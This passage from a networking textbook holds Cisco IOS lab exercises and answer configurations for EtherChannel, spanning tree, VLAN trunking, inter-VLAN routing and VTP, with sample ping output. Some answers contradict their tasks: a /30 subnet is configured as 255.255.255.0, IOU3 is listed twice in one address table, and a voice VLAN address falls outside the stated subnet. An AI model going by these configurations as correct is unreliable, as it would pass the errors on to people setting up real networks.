


Figure 5-18. *STP diagram*

EXERCISE 4: VLAN AND TRUNKING

Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected to the HR VLAN. Using the following diagram and information, set up the VLANs on each switch and trunking on the interfaces connecting the switches. Use Figure 5-19 for this exercise.




Figure 5-19. VLAN trunk diagram

The following information should be configured on the devices:

```
IOU1
HR
Interface Ethernet0/0.100
IP address: 192.168.1.11 255.255.255.240

Sales
Interface Ethernet0/0.200
IP address: 192.168.2.11 255.255.255.240

Voice
Interface Ethernet0/0.800
IP address: 192.168.3.27 255.255.255.224

IOU2
HR
VLAN 100
IP address: 192.168.1.0 255.255.255.240
VLAN IP: 192.168.1.12
```

```
    Sales
    VLAN 200
    IP address: 192.168.2.0 255.255.255.240
    VLAN IP: 192.168.2.12

    Voice VLAN 800
    IP address: 192.168.3.0 255.255.255.224
    VLAN IP: 192.168.3.28

    IOU3
    HR
    VLAN 100
    IP address: 192.168.1.0 255.255.255.240
    VLAN IP: 192.168.1.13

    Sales
    VLAN 200
    IP address: 192.168.2.0 255.255.255.240
    VLAN IP: 192.168.2.13

    Voice VLAN 800
    IP address: 192.168.3.0 255.255.255.224
    VLAN IP: 192.168.3.29

    IOU4
    HR
    VLAN 100
    IP address: 192.168.1.0 255.255.255.240
    VLAN IP: 192.168.1.14

    Sales
    VLAN 200
    IP address: 192.168.2.0 255.255.255.240
    VLAN IP: 192.168.2.14

    Voice VLAN 800
    IP address: 192.168.3.0 255.255.255.224
    VLAN IP: 192.168.3.30
```

EXERCISE 5: ROUTING VLANS

Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected to the HR VLAN. Using the following diagram and information, set up the VLANs on each switch and subinterfaces on the router connecting the two switches. Figure 5-20 should be used for this exercise.




Figure 5-20. *Routed VLAN diagram*

The following information should be configured on the devices:

```
IOU1
HR
Interface Ethernet0/0.100
IP address: 172.16.1.12 255.255.255.240

Sales
Interface Ethernet0/0.200
IP address: 172.16.2.12 255.255.255.240

Voice
Interface Ethernet0/0.800
IP address: 172.16.3.28 255.255.255.224

IOU2
HR
VLAN 100
IP address: 172.16.1.0 255.255.255.240
VLAN IP: 172.16.1.13

Sales
VLAN 200
IP address: 172.16.2.0 255.255.255.240
VLAN IP: 172.16.2.13
Voice VLAN 800
IP address: 172.16.3.0 255.255.255.224
```

```
VLAN IP: 172.16.3.29

IOU3
HR
VLAN 100
IP address: 172.16.1.0 255.255.255.240
VLAN IP: 172.16.1.14

Sales
VLAN 200
IP address: 172.16.2.0 255.255.255.240
VLAN IP: 172.16.2.14

Voice VLAN 800
IP address: 172.16.3.0 255.255.255.224
VLAN IP: 172.16.3.30
```

EXERCISE 6: VTP

Company ABC needs to set up VTP to allow the entire VLAN database to be synchronized between all switches. IOU1 will be the server. Verify by typing **show vtp status** on each switch in the topology. Use the following diagram to complete the exercise. The switch to switch links should be trunks allowing each VLAN to communicate. Use Figure 5-21 to complete this exercise.

```
VLAN 100 HR Data Vlan
IP: 192.168.1.0/28
IOU1: 192.168.1.11
IOU2: 192.168.1.12
IOU3: 192.168.1.13
IOU3: 192.168.1.14

VLAN 200 Sales Data VLAN
IP: 192.168.1.16/28
IOU1: 192.168.1.27
IOU2: 192.168.1.28
IOU3: 192.168.1.29
IOU3: 192.168.1.30

VLAN 800 Voice VLAN
IP: 192.168.2.0/27
IOU1: 192.168.2.27
IOU2: 192.168.2.28
IOU3: 192.168.2.29

IOU3: 192.168.2.30
```




Figure 5-21. *VTP diagram*

```
VTP Domain      ABC
VTP Password    En@bl3
```

Exercise Answers

This section provides the answers to the preceding exercises.

Exercise 1

Company ABC would like to enable redundancy on the backbone interfaces between two core switches. Enable EtherChannel using LACP. Create VLAN 100 on interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2. Use Figure 5-22 to review the answer for the exercise.




Figure 5-22. *EtherChannel answer diagram*

IOU1

```
IOU1#configure terminal
IOU1(config)# interface range ethernet0/0 – 2
IOU1(config-if-range)# switchport mode access
IOU1(config-if-range)# switchport access vlan 100
IOU1(config-if-range)# channel-protocol lacp
IOU1(config-if-range)# channel-group 1 mode active
```

IOU2

```
IOU2#configure terminal
IOU2(config)# interface range ethernet0/0 -2
IOU2(config-if-range)# switchport mode access
IOU2(config-if-range)# switchport access vlan 100
IOU2(config-if-range)# channel-protocol lacp
IOU2(config-if-range)#  channel-group 1 mode passive
```

Exercise 2

Company ABC would like to enable redundancy on the backbone interfaces between two core switches. Enable EtherChannel using PAgP. Use the IP subnet 192.168.2.0/30 for port channel interfaces on IOU1 and IOU2. Configure interfaces E0/0, E0/1, and E0/2 on IOU1 and IOU2 to support the port channel. Use Figure 5-23 to review the answer for the exercise.




Figure 5-23. *EtherChannel PAgP answer diagram*

IOU1

```
IOU1#configure terminal
IOU1(config)# interface port-channel 1
IOU1(config-if)# no switchport
IOU1(config-if)# ip address 192.168.2.1 255.255.255.0
IOU1(config-if)# interface range ethernet0/0 - 2
IOU1(config-if-range) # no switchport
IOU1(config-if-range)# no ip address
IOU1(config-if-range)# channel-group 1 mode desirable
```

IOU2

```
IOU2#configure terminal
IOU2(config)# interface port-channel 1
IOU2(config-if)# no switchport
IOU2(config-if)# ip address 192.168.2.2 255.255.255.0
IOU2(config-if)# interface range ethernet0/0 - 2
IOU2(config-if-range)# no switchport
IOU2(config-if-range)# no ip address
IOU2(config-if-range)# channel-group 1 mode auto
```

Exercise 3

Company ABC needs to set up spanning tree in its switched network. Using the following diagram, enable the Spanning Tree Protocol on all switches. Configure interfaces E0/0 and E0/1 to support STP on IOU1, IOU2, IOU3, IOU4, and IOU5. If switch IOU5 is not the root switch, force this switch to become the root switch. Use Figure 5-24 to review the answer for the exercise.




Figure 5-24. *STP answer diagram*

IOU1

```
configure terminal
spanning-tree mode rapid-pvst
interface range e0/0 - 1
spanning-tree portfast
```

IOU2

```
configure terminal
spanning-tree mode rapid-pvst
interface range e0/0 - 1
spanning-tree portfast
```

IOU3

```
configure terminal
spanning-tree mode rapid-pvst
interface range e0/0 - 1
spanning-tree portfast
```

IOU4

```
configure terminal
spanning-tree mode rapid-pvst
interface range e0/0 - 1
spanning-tree portfast
```

IOU5

```
configure terminal
spanning-tree mode rapid-pvst
interface range e0/0 - 1
spanning-tree portfast
```

Configure IOU5 as the root switch:

IOU5

```
configure terminal
spanning-tree vlan 1 root primary
```

Exercise 4

Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected to the HR VLAN. Set up the VLANs on each switch and trunking on the interfaces connecting the switches. Use Figure 5-25 to review the answer to exercise 4.




Figure 5-25. *VLAN trunk answer diagram*

The following is the configuration for each device:

IOU1

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#interface vlan 100
IOU1(config-if)#ip address 192.168.1.11 255.255.255.240
IOU1(config-if)#desc HR Data VLAN
IOU1(config-if)#interface vlan 200
IOU1(config-if)#ip address 192.168.2.11 255.255.255.240
IOU1(config-if)#desc Sales Data VLAN
IOU1(config-if)#interface vlan 800
IOU1(config-if)#ip address 192.168.3.27 255.255.255.224
IOU1(config-if)#desc Voice VLAN
IOU1(config-if)#int e0/0
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport trunk allowed vlan 100,200,800
IOU1(config-if)#int e0/1
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport trunk allowed vlan 100,200,800
IOU1(config-if)#int e0/2
```

```
IOU1(config-if)#switchport access vlan 100
IOU1(config-if)#switchport voice vlan 800
IOU1(config-if)#int e0/3
IOU1(config-if)#switchport access vlan 200
```

IOU2

```
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#interface vlan 100
IOU2(config-if)#ip address 192.168.1.12 255.255.255.240
IOU2(config-if)#desc HR Data VLAN
IOU2(config-if)#interface vlan 200
IOU2(config-if)#ip address 192.168.2.12 255.255.255.240
IOU2(config-if)#desc Sales Data VLAN
IOU2(config-if)#interface vlan 800
IOU2(config-if)#ip address 192.168.3.28 255.255.255.224
IOU2(config-if)#desc Voice VLAN
IOU2(config-if)#int e0/0
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#switchport trunk encapsulation dot1q
IOU2(config-if)#switchport trunk allowed vlan 100,200,800
IOU2(config-if)#int e0/1
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#switchport trunk encapsulation dot1q
IOU2(config-if)#switchport trunk allowed vlan 100,200,800
IOU2(config-if)#int e0/2
IOU2(config-if)#switchport access vlan 100
IOU2(config-if)#switchport voice vlan 800
IOU2(config-if)#int e0/3
IOU2(config-if)#switchport access vlan 200
```

IOU3

```
IOU3#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#interface vlan 100
IOU3(config-if)#ip address 192.168.1.13 255.255.255.240
IOU3(config-if)#desc HR Data VLAN
IOU3(config-if)#interface vlan 200
IOU3(config-if)#ip address 192.168.2.13 255.255.255.240
IOU3(config-if)#desc Sales Data VLAN
IOU3(config-if)#interface vlan 800
IOU3(config-if)#ip address 192.168.3.29 255.255.255.224
IOU3(config-if)#desc Voice VLAN
IOU3(config-if)#int e0/0
IOU3(config-if)#switchport mode trunk
IOU3(config-if)#switchport trunk encapsulation dot1q
IOU3(config-if)#switchport trunk allowed vlan 100,200,800
```

```
IOU3(config-if)#int e0/1
IOU3(config-if)#switchport mode trunk
IOU3(config-if)#switchport trunk encapsulation dot1q
IOU3(config-if)#switchport trunk allowed vlan 100,200,800
IOU3(config-if)#int e0/2
IOU3(config-if)#switchport access vlan 100
IOU3(config-if)#switchport voice vlan 800
IOU3(config-if)#int e0/3
IOU3(config-if)#switchport access vlan 200
```

IOU4

```
IOU4#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU4(config)#interface vlan 100
IOU4(config-if)#ip address 192.168.1.14 255.255.255.240
IOU4(config-if)#desc HR Data VLAN
IOU4(config-if)#interface vlan 200
IOU4(config-if)#ip address 192.168.2.14 255.255.255.240
IOU4(config-if)#desc Sales Data VLAN
IOU4(config-if)#interface vlan 800
IOU4(config-if)#ip address 192.168.3.30 255.255.255.224
IOU4(config-if)#desc Voice VLAN
IOU4(config-if)#int e0/0
IOU4(config-if)#switchport mode trunk
IOU4(config-if)#switchport trunk encapsulation dot1q
IOU4(config-if)#switchport trunk allowed vlan 100,200,800
IOU4(config-if)#int e0/1
IOU4(config-if)#switchport mode trunk
IOU4(config-if)#switchport trunk encapsulation dot1q
IOU4(config-if)#switchport trunk allowed vlan 100,200,800
IOU4(config-if)#int e0/2
IOU4(config-if)#switchport access vlan 100
IOU4(config-if)#switchport voice vlan 800
IOU4(config-if)#int e0/3
IOU4(config-if)#switchport access vlan 200
```

Now let's verify connectivity between the switches:

```
IOU1#ping 192.168.1.14

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.14, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/16/52 ms
IOU1#ping 192.168.1.11

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.11, timeout is 2 seconds:
!!!!!
```

```
Success rate is 100 percent (5/5), round-trip min/avg/max = 4/16/56 ms
IOU1#ping 192.168.1.12

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.12, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 4/5/8 ms
IOU1#ping 192.168.1.13

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 192.168.1.13, timeout is 2 seconds:
.!!!!
Success rate is 80 percent (4/5), round-trip min/avg/max = 1/4/8 ms
```

Exercise 5

Company ABC is setting up new VLANs for its sales and HR departments. Voice VLANs will be connected to the HR VLAN. Set up the VLANs on each switch, as well as the subinterfaces on the router connecting the two switches. Use Figure 5-26 to review the answer to exercise 5.




Figure 5-26. *Routed VLAN answer diagram*

The following is the configuration for each device:

IOU1

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#int e0/0
IOU1(config-if)#Interface Ethernet0/0.100
IOU1(config-subif)#encapsulation dot1q 100
IOU1(config-subif)#description HR
IOU1(config-subif)#IP address 172.16.1.12 255.255.255.240
IOU1(config-subif)#Interface Ethernet0/0.200
IOU1(config-subif)#encapsulation dot1q 200
IOU1(config-subif)#description Sales
IOU1(config-subif)#IP address 172.16.2.12 255.255.255.240
IOU1(config-subif)#Interface Ethernet0/0.800
IOU1(config-subif)#encapsulation dot1q 800
IOU1(config-subif)#description Voice
IOU1(config-subif)#IP address 172.16.3.28 255.255.255.224
```

IOU2

```
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#interface vlan 100
IOU2(config-if)#ip address 172.16.1.13 255.255.255.240
IOU2(config-if)#desc HR Data VLAN
IOU2(config-if)#interface vlan 200
IOU2(config-if)#ip address 172.16.2.13 255.255.255.240
IOU2(config-if)#desc Sales Data VLAN
IOU2(config-if)#interface vlan 800
IOU2(config-if)#ip address 172.16.3.29 255.255.255.224
IOU2(config-if)#desc Voice VLAN
IOU2(config-if)#int e0/0
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#switchport trunk encapsulation dot1q
IOU2(config-if)#switchport trunk allowed vlan 100,200,800
IOU2(config-if)#int e0/1
IOU2(config-if)#switchport access vlan 100
IOU2(config-if)#switchport voice vlan 800
IOU2(config-if)#int e0/2
IOU2(config-if)#switchport access vlan 200
```

IOU3

```
IOU3#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU3(config)#interface vlan 100
IOU3(config-if)#ip address 172.16.1.14 255.255.255.240
IOU3(config-if)#desc HR Data VLAN
IOU3(config-if)#interface vlan 200
```

```
IOU3(config-if)#ip address 172.16.2.14 255.255.255.240
IOU3(config-if)#desc Sales Data VLAN
IOU3(config-if)#interface vlan 800
IOU3(config-if)#ip address 172.16.3.30 255.255.255.224
IOU3(config-if)#desc Voice VLAN
IOU3(config-if)#int e0/0
IOU3(config-if)#switchport mode trunk
IOU3(config-if)#switchport trunk encapsulation dot1q
IOU3(config-if)#switchport trunk allowed vlan 100,200,800
IOU3(config-if)#int e0/1
IOU3(config-if)#switchport access vlan 100
IOU3(config-if)#switchport voice vlan 800
IOU3(config-if)#int e0/2
IOU3(config-if)#switchport access vlan 200
```

Exercise 6

Company ABC needs to set up VTP to allow the entire VLAN database to be synchronized between all switches. IOU1 will be the server. Verify by typing `show vtp status` on each switch in the topology. Use Figure 5-27 to review the answer to exercise 6.




Figure 5-27. *VTP answer diagram*

```
VTP Domain    ABC
VTP Password  En@bl3
```

The following is the configuration for each device:

IOU1

```
IOU1#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU1(config)#interface vlan 100
IOU1(config-if)#ip address 192.168.1.11 255.255.255.240
IOU1(config-if)#desc HR Data VLAN
IOU1(config-if)#interface vlan 200
IOU1(config-if)#ip address 192.168.1.27 255.255.255.240
IOU1(config-if)#desc Sales Data VLAN
IOU1(config-if)#interface vlan 800
IOU1(config-if)#ip address 192.168.3.27 255.255.255.224
IOU1(config-if)#desc Voice VLAN
IOU1(config-if)#int e0/0
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport trunk allowed vlan 100,200,800
IOU1(config-if)# int e0/1
IOU1(config-if)#switchport mode trunk
IOU1(config-if)#switchport trunk encapsulation dot1q
IOU1(config-if)#switchport trunk allowed vlan 100,200,800
IOU1(config-if)#int e0/2
IOU1(config-if)#switchport access vlan 100
IOU1(config-if)#switchport voice vlan 800
IOU1(config-if)#int e0/3
IOU1(config-if)#switchport access vlan 200
IOU1(config-if)#vtp mode server
Device mode already VTP Server for VLANS.
IOU1(config)#vtp domain ABC
Changing VTP domain name from NULL to ABC
IOU1(config)#vtp password En@bl3
Setting device VTP password to En@bl3
```

IOU2

```
IOU2#configure terminal
Enter configuration commands, one per line.  End with CNTL/Z.
IOU2(config)#interface vlan 100
IOU2(config-if)#ip address 192.168.1.12 255.255.255.240
IOU2(config-if)#desc HR Data VLAN
IOU2(config-if)#interface vlan 200
IOU2(config-if)#ip address 192.168.1.28 255.255.255.240
IOU2(config-if)#desc Sales Data VLAN
IOU2(config-if)#interface vlan 800
IOU2(config-if)#ip address 192.168.3.28 255.255.255.224
IOU2(config-if)#desc Voice VLAN
IOU2(config-if)#int e0/0
IOU2(config-if)#switchport mode trunk
IOU2(config-if)#switchport trunk encapsulation dot1q
```

```
IOU2(config-if)#switchport trunk allowed vlan 100,200,800
